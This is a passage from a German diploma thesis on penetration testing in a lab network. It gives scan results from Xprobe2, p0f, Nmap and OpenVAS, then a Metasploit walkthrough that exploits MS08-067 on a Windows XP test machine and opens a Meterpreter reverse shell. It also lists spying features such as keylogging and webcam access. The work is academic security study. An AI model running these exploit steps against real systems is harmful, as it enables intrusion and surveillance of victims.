Während der Laborversuche lieferten auf den ersten Blick alle vier Testclients ähnliche Resultate. Vergleicht man die Ergebnisse genauer, so fällt die Tatsache auf, dass während die beiden Linux Testclients victim-lr sowie victim-lv exakt die gleichen Resultate lieferten, es bei den beiden Windows Testclients victim-wr sowie victim-wv Unterschiede gab.

So hatten beide Testclients, sowohl der physikalische Computer victim-wr als auch der virtuelle Computer victim-wv exakt die gleiche Anzahl an „medium“ Schwachstellen. Dies gilt auch für die gefundenen Schwachstellen in den Kategorien „low“ sowie „log“. Zusätzlich gab es beim Testclient victim-wr allerdings eine weitere Schwachstelle, die der Kategorie „high“ zugeordnet wurde.

Leider war es im Laufe der Laborversuche nicht möglich, eine der gefundenen Schwachstellen bei den vier Testclients, für einen Exploit im nächsten Kapitel zu verwenden. Deshalb wurde ein weiterer Testclient hinzugefügt, victim-xp. Dabei handelt es sich um einen virtuellen Computer, der wie die beiden anderen virtuellen Computer victim-wv sowie victim-lv am physikalischen Testclient victim-wr mit dem Programm Oracle VM VirtualBox virtualisiert wird. Dieser bekam die IP-Adresse 192.168.10.40.

Um diesen neuen Testclient mit den anderen vergleichen zu können, wurden die im vorangegangenen Unterkapitel gezeigten Laborversuche mit den bisherigen vier Testclients auch für victim-xp durchgeführt. Dementsprechend wurde als Erstes ein Laborversuch mit Xprobe2 gestartet. Die folgende Abbildung zeigt das positive Ergebnis. Das Betriebssystem von victim-xp wurde durch Xprobe2 erkannt.

```
[+] Primary guess:
[+] Host 192.168.10.40 Running OS: "Microsoft Windows 2003 Server Standard Edition"
(Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.10.40 Running OS: "Microsoft Windows XP SP2" (Guess probability:
100%)
```

Abbildung 19: Xprobe2 victim-xp

Die beiden nächsten Abbildungen zeigen sowohl das Ergebnis der Laborversuche die mit den Tools p0f als auch Netdiscover durchgeführt wurden. Wie aus der ersten Abbildung hervorgeht, war auch p0f in der Lage das Betriebssystem von victim-xp klar zu erkennen.

```
192.168.10.40:1035 - Windows 2000 SP4, XP SP1+
-> 192.168.10.10:23 (distance 0, link: ethernet/modem)
```

Abbildung 20: p0f victim-xp

Netdiscover, welches generell für das Aufspüren von Computern im Netzwerk verwendet werden kann, wurde auch in den Laborversuchen mit victim-xp eingesetzt. Netdiscover erkannte victim-xp ohne Probleme und der virtuelle Computer wurde auch als solcher erkannt. Das Selbige gilt für Ettercap. Auch dieses Tool erkannte victim-xp ohne Probleme, wie aus der darauffolgenden Abbildung hervorgeht.

<i>IP</i>	<i>At MAC Address</i>	<i>Count</i>	<i>Len</i>	<i>MAC Vendor</i>

192.168.10.40	08:00:27:6d:4f:7a	01	060	CADMUS COMPUTER SYSTEMS

Abbildung 21: Netdiscover victim-xp




Abbildung 22: Ettercap victim-xp

Als Abschluss der Laborversuche mit victim-xp, welche zur Reconnaissance Phase zugerechnet werden können, wurde ein Test mit Nmap durchgeführt. Auch dieses Tool war im Stande, das Betriebssystem von victim-xp klar zu erkennen. Dies wird in der folgenden Abbildung veranschaulicht.

```
Nmap scan report for 192.168.10.40
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
```

Abbildung 23: Nmap victim-xp

Anschließend wurde ein neuer OpenVAS Scan durchgeführt. Die Ergebnisse dieses OpenVAS Scans vom Testclient victim-xp zeigten drei Schwachstellen in der Kategorie „high“ auf. Alle diese drei gefundenen Schwachstellen haben mit dem Protokoll SMB zu tun. Dies wird im nächsten Unterkapitel Gaining Access von großer Bedeutung sein.

3.2.3. Gaining Access

Die letzte Phase im Penetration Testing und die entscheidende Phase im Hacking ist Gaining Access. Hier geht es um das Ausnutzen der gesammelten Schwachstellen, bzw. dem Proof of Concept im Penetration Testing.

Auch hier gibt es wieder unterschiedlichste Vorgehensweisen und Tools um an dieses Ziel zu kommen. Mit Metasploit ist eines der bekanntesten Tools dieses Bereichs Teil von Kali Linux.

Metasploit


Metasploit wird in Kali Linux mit dem Befehl **msfconsole** gestartet. Dies kann einige Zeit dauern, da erst alle Module, wie zum Beispiel Exploits geladen werden müssen. Ein weiteres Erkennungsmerkmal sind unterschiedliche ASCII Grafiken, die im Startfenster angezeigt werden.

Da im vorangegangenen Kapitel drei schwere Schwachstellen im Bereich SMB auf dem Testclient victim-xp festgestellt wurden, empfiehlt sich eine Suche nach Exploits im SMB Bereich. Dies ist mit dem Befehl **search exploit/windows/smb** möglich.

Nun werden alle zutreffenden Exploits angezeigt. Neben dem Namen des jeweiligen Exploits findet sich auch eine weitere wichtige Information, die angibt wie gut dieser jeweilige Exploit funktioniert. Diese Information reicht von „low“, „average“, „good“, „great“ bis hin zu „excellent“.

Im Verlauf der Laborversuche mit victim-xp, wurden mit der Suchfunktion 19 Exploits gefunden. Gemäß der Rangfolge der Exploits, wurde der erste Exploit mit „great“ ausgewählt, um die Chancen für einen gelungenen Exploit zu erhöhen. Die Auswahl eines Exploits geschieht mit **use**. Während der Laborversuche mit victim-xp wurde der Befehl **use exploit/windows/smb/ms08_67_netapi** verwendet.


Die folgende Abbildung zeigt den oben erwähnten Befehl, um den gefundenen Exploit zu aktivieren. Um den Exploit verwenden zu können, müssen eventuell gewissen Optionen bzw. Einstellungen vorgenommen werden. Welche Optionen zur Verfügung stehen, kann mit dem Befehl **show options** angezeigt werden. Auch dies ist in der unteren Abbildung ersichtlich.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  RHOST        
  RPORT      445              yes       Set the SMB service port  
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0    Automatic Targeting  
  
msf exploit(ms08_067_netapi) > set rhost 192.168.10.40  
rhost => 192.168.10.40 The quieter you become, the more you are able to hear.  
msf exploit(ms08_067_netapi) > exploit
```

Abbildung 24 - Metasploit Exploit Options

Wie man sehen kann, sind bis auf die Option RHOST, bereits alle übrigen Optionen mit zutreffenden Standardwerten ausgefüllt. RHOST gibt die Zieladresse des Opfers an, im Falle der Laborversuche dieser Diplomarbeit, handelt es sich um die IP-Adresse von victim-xp, nämlich 192.168.10.40. Diese Option wird mit der Eingabe von **set rhost 192.168.10.40** gesetzt. Anschließend wird der Exploit mit dem Befehl **exploit** ausgeführt.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(ms08_067_netapi) > exploit  
[*] Started reverse handler on 192.168.10.10:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 3 - lang:German  
[*] Selected Target: Windows XP SP3 German (NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (752128 bytes) to 192.168.10.40  
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 192.168.10.40:1036) at 2013-05-13 16:25:49 -0400  
  
meterpreter > sysinfo  
Computer      : VICTIM-XP  
OS            : Windows XP (Build 2600, Service Pack 3).  
Architecture  : x86  
System Language : de_DE  
Meterpreter   : x86/win32  
meterpreter >
```

Abbildung 25 - Metasploit Hacked

Die obige Abbildung zeigt den Ablauf des Exploits. Als Ergebnis wird eine Meterpreter Session angezeigt. Dabei handelt es sich um einen Teil von Metasploit, der umfangreiche Funktionen am Testclient, in diesem Fall victim-xp, anbietet.

Neben einfachen Funktionen wie dem Download von Dateien oder ganzen Verzeichnissen, dem Anlegen von Dateien und Ordner, bzw. das Verändern von Dateien, sowie Netzwerkfunktionen, bietet Meterpreter auch Funktionen wie das Neustarten oder Keylogger. Außerdem ist es möglich auf die Webcam bzw. auf das eingebaute Mikrofon zuzugreifen.

3.3. Interpretation der Resultate

Wie die Ergebnisse der Laborversuche zeigen, konnten in jeder Phase erfolgreiche Resultate gewonnen werden. Interessant ist nun, wie die Tools generell abgeschnitten haben und ob es unterschiedliche Resultate zwischen den Laborversuchen mit physikalischen Computern sowie mit virtuellen Computern gibt.

Zuallererst muss man vor allem in der ersten Phase Reconnaissance auf die teils höchst unterschiedliche Performance einzelner Tools hinweisen. Hier gab es Tools, die zum Beispiel das laufende Betriebssystem sehr gut erkannten, andere scheiterten an dieser Stelle eindeutig.

Trotz der teils doch stark variierenden Qualität der gewonnenen Resultate, kann – bis auf einzelne Ausnahmen – kein wirklicher Unterschied zwischen den Ergebnissen von physikalischen als auch virtuellen Computern erkannt werden. Beinahe ausnahmslos wurden gleiche bzw. sehr ähnliche Resultate zwischen dem physikalischen Windows Computer victim-wr und dem virtuellen Windows Computer victim-wv als auch zwischen dem physikalischen Linux Computer victim-lr und dem virtuellen Linux Computer victim-lv erzielt.

Bei den Resultaten, die Unterschiede oder leichte Abweichungen aufwiesen, müssten genauere Untersuchungen zeigen, wodurch diese zustande gekommen sind. Dies könnte am unterschiedlichen Umgang der Tools mit physikalischen bzw. virtuellen Computern, aber auch an anderen Faktoren liegen.

Interessant ist auch die Frage, wie die Tools den Unterschied zwischen einem physikalischen bzw. einem virtuellen Testclient erkennen. Hierfür gibt es unterschiedliche Ansätze, wie zum Beispiel Fragmente der Virtualisierung in den Prozessen, der Registry oder auch im Speicher. Am wahrscheinlichsten ist in diesem Fall aber die Suche nach spezieller Hardware in diesen virtualisierten Systemen, wie Netzwerkadapter (vgl. Liston / Skoudis 2006, S. 7ff).

Aus den durchgeführten Tests ergibt sich eine Aufstellung der nützlichsten Tools, zumindest anhand der Leistungen in der Laborumgebung dieser Diplomarbeit. Als erstes Tool empfiehlt sich hier Netdiscover, welches hervorragende Ergebnisse im Aufspüren von Computern im Netzwerk lieferte. In weiterer Folge stellte sich Nmap als sehr leistungsstark im Bereich des OS-Fingerprinting dar. In der Schwachstellenanalyse bietet sich OpenVAS sowie Metasploit in der Phase der Ausnutzung dieser gefundenen Schwachstellen an.

4. Resümee

Diese Diplomarbeit widmete sich neben der Einführung in das Thema Penetration Testing, sowohl in theoretischer als auch praktischer Hinsicht, auch der Frage ob es Unterschiede zwischen den Resultaten eines Penetration Testing bei physikalischen und virtuellen Computern gibt.

Das Kapitel Penetration Testing – Theoretische Grundlagen liefert neben diverser Definitionen, die das Thema Penetration Testing abgrenzen sollen, auch weiterführende Informationen hinsichtlich der verschiedenen Ansätze des Penetration Testing. Hier wird erklärt, was die unterschiedlichen Ansätze ausmacht und worin sie sich unterscheiden.

Ein weiterer wichtiger Punkt ist die Vorstellung der verschiedenen Möglichkeiten der Einteilung der einzelnen Phasen des Penetration Testing. Hier konnte gezeigt werden, dass sich diese sowohl in Anzahl als auch Umfang teils erheblich unterscheiden. Weiters wurden auch die für diese Diplomarbeit relevanten Tools als auch Kali Linux an sich präsentiert.

Im Kapitel Penetration Testing – Praktische Umsetzung, konnte neben der Einführung in die Bedienung der verschiedenen Tools, auch eine Sammlung von Tools, die sich hinsichtlich der gewonnenen Ergebnisse empfohlen haben, dargelegt werden. Weiters war es möglich, diverse Unterschiede bei den Laborversuchen mit physikalischen als auch virtuellen Computern herauszufiltern und darüber hinaus einige Erklärungsansätze diesbezüglich zu liefern.

Literaturverzeichnis

Arkin, Ofir / Yarochkin, Fyodor, 2002. In: <http://ofirarkin.files.wordpress.com/2008/11/xprobe2.pdf> [Datum: 21.05.2013]

BSI, 2013. In: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest_pdf.pdf?__blob=publicationFile [Datum: 26.05.2013]

Ettercap, 2013. In: <http://ettercap.github.io/ettercap/> [Datum: 21.05.2013]

FuzzySecurity, 2013. In: <http://www.fuzzysecurity.com/tutorials/8.html> [Datum: 21.05.2013]

Greenbone, 2013. In: <http://greenbone.net/technology/openvas.de.html> [Datum: 22.05.2013]

Heise, 2013. In: <http://www.heise.de/security/meldung/Security-Linux-Kali-tritt-Nachfolge-von-BackTrack-an-1821752.html> [Datum: 24.05.2013]

Isecom, 2013. In: <http://www.isecom.org/about-us.html> [24.05.2013]

Isecom A, 2013. In: <http://www.isecom.org/mirror/OSSTMM.3.pdf> [24.05.2013]

Kennedy, David / O’Gorman, Jim / Kearns, Devon / Aharoni, Mati. Metasploit. The Penetration Tester’s Guide. No Starch Press. 2011

Liston, Tom / Skoudis, Ed. On the Cutting Edge: Thwarting Virtual Machine Detection. 2006

Messner, Michael. Metasploit. Das Handbuch zum Penetration-Testing-Framework. dpunkt.verlag. 2012

- Milescan, 2013. In: http://www.milescan.com/hk/index.php?option=com_content&view=article&id=26&Itemid=133 [Datum: 26.05.2013]
- Netragard, 2013. In: <http://www.netragard.com/penetration-testing-definition> [26.05.2013]
- Neugebauer, Frank. Penetration Testing mit Metasploit. Eine praktische Einführung. dpunkt.verlag. 2012
- Nmap, 2013. In: <http://nmap.org/> [21.05.2013]
- Offensive Security, 2013. In: <http://www.kali.org/> [24.05.2013]
- Offensive Security A, 2013. In: <http://docs.kali.org/introduction/what-is-kali-linux> [24.05.2013]
- OpenVAS, 2013. In: <http://www.openvas.org/index-de.html> [22.05.2013]
- Ornaghi, Alberto / Valleri, Marco, 2013. In: <http://linux.die.net/man/8/ettercap> [Datum: 21.05.2013]
- Penalba, Jaime, 2012. In: <http://nixgeneration.com/~jaime/netdiscover/> [Datum: 21.05.2013]
- Phelps, Rob, 2013. In: <http://bizsecurity.about.com/od/informationsecurity/a/Penetration-Testing-What-Is-It-Do-I-Need-It.htm> [Datum: 26.05.2013]
- PTES, 2013. In: http://www.pentest-standard.org/index.php/Main_Page [Datum: 24.05.2013]
- Reibold, Holger. OpenVAS kompakt. bomots verlag, 2010

Ruef, Marc / Welsche, Gabriel, 2013. In: <http://www.informatikserver.at/selflinux/html/nmap.html> [Datum: 21.05.2013]

SANS, 2013. In: http://www.sans.org/reading_room/whitepapers/testing/penetration-testing-you_265 [Datum: 26.05.2013]

Techopedia, 2013. In: <http://www.techopedia.com/definition/16130/penetration-testing-pen-testing> [26.05.2013]

Viswanathan, Priya, 2013. In: <http://mobiledevices.about.com/od/glossary/g/Definition-Of-Penetration-Testing.htm> [Datum: 26.05.2013]

Weyland, Nicolas, 2010. In: <http://manpages.ubuntu.com/manpages/hardy/man8/netdiscover.8.html> [Datum: 21.05.2013]

Zalewski, Michal, 2012. In: <http://lcamtuf.coredump.cx/p0f3/README> [Datum: 21.05.2013]

ZSecure, 2013. In: <http://www.zsecure.net/penetration-testing-steps> [Datum: 26.05.2013]

Appendix

Xprobe2 victim-wr:

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, me-
der@o0o.nu

```
[+] Target is 192.168.10.20
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.10.20. Module test
failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.10.20. Module test
failed
[-] No distance calculation. 192.168.10.20 appears to be dead or no ports known
[+] Host: 192.168.10.20 is up (Guess probability: 50%)
[+] Target: 192.168.10.20 is alive. Round-Trip Time: 0.00766 sec
[+] Selected safe Round-Trip Time value is: 0.01532 sec
```

[+] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[+] Primary guess:
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM A.03.17 EEPROM A.04.09"
(Guess probability: 91%)
[+] Other guesses:
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM A.05.03 EEPROM A.05.05"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM F.08.01 EEPROM F.08.05"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM F.08.08 EEPROM F.08.05"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM F.08.08 EEPROM F.08.20"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM G.05.34 EEPROM G.05.35"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM G.06.00 EEPROM G.06.00"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM G.07.02 EEPROM G.07.17"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM G.07.02 EEPROM G.07.20"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM G.07.02 EEPROM G.08.04"
(Guess probability: 91%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

Xprobe2 victim-wv:

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, me-
der@o0o.nu

[+] Target is 192.168.10.21
[+] Loading modules.

[+] Following modules are loaded:

- [x] [1] ping:icmp_ping - ICMP echo discovery module
- [x] [2] ping:tcp_ping - TCP-based ping discovery module
- [x] [3] ping:udp_ping - UDP-based ping discovery module
- [x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
- [x] [5] infogather:portscan - TCP and UDP PortScanner
- [x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
- [x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
- [x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
- [x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
- [x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
- [x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
- [x] [12] fingerprint:smb - SMB fingerprinting module
- [x] [13] fingerprint:snmp - SNMPv2c fingerprinting module

[+] 13 modules registered

[+] Initializing scan engine

[+] Running scan engine

[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.10.21. Module test failed

[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.10.21. Module test failed

[-] No distance calculation. 192.168.10.21 appears to be dead or no ports known

[+] Host: 192.168.10.21 is up (Guess probability: 50%)

[+] Target: 192.168.10.21 is alive. Round-Trip Time: 0.00916 sec

[+] Selected safe Round-Trip Time value is: 0.01833 sec

[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)

[-] fingerprint:smb need either TCP port 139 or 445 to run

[+] Primary guess:

[+] Host 192.168.10.21 Running OS: "Microsoft Windows XP SP2" (Guess probability: 93%)

[+] Other guesses:

[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2003 Server Standard Edition" (Guess probability: 93%)

[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2003 Server Enterprise Edition" (Guess probability: 93%)

[+] Host 192.168.10.21 Running OS: "Microsoft Windows XP SP1" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows XP" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server Service Pack 4" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server Service Pack 3" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server Service Pack 2" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server Service Pack 1" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server" (Guess probability: 92%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

Xprobe2 victim-lr:

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, me-der@o0o.nu

[+] Target is 192.168.10.30
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module

[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.10.30. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.10.30. Module test failed
[-] No distance calculation. 192.168.10.30 appears to be dead or no ports known
[+] Host: 192.168.10.30 is up (Guess probability: 50%)
[+] Target: 192.168.10.30 is alive. Round-Trip Time: 0.00269 sec
[+] Selected safe Round-Trip Time value is: 0.00539 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[+] Primary guess:
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.19" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.24" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.25" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.26" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.27" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.28" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

Xprobe2 victim-lv:

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

```
[+] Target is 192.168.10.31
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:tll_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.10.31. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.10.31. Module test failed
[-] No distance calculation. 192.168.10.31 appears to be dead or no ports known
[+] Host: 192.168.10.31 is up (Guess probability: 50%)
[+] Target: 192.168.10.31 is alive. Round-Trip Time: 0.00491 sec
[+] Selected safe Round-Trip Time value is: 0.00981 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[+] Primary guess:
```

[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.19" (Guess probability: 100%)
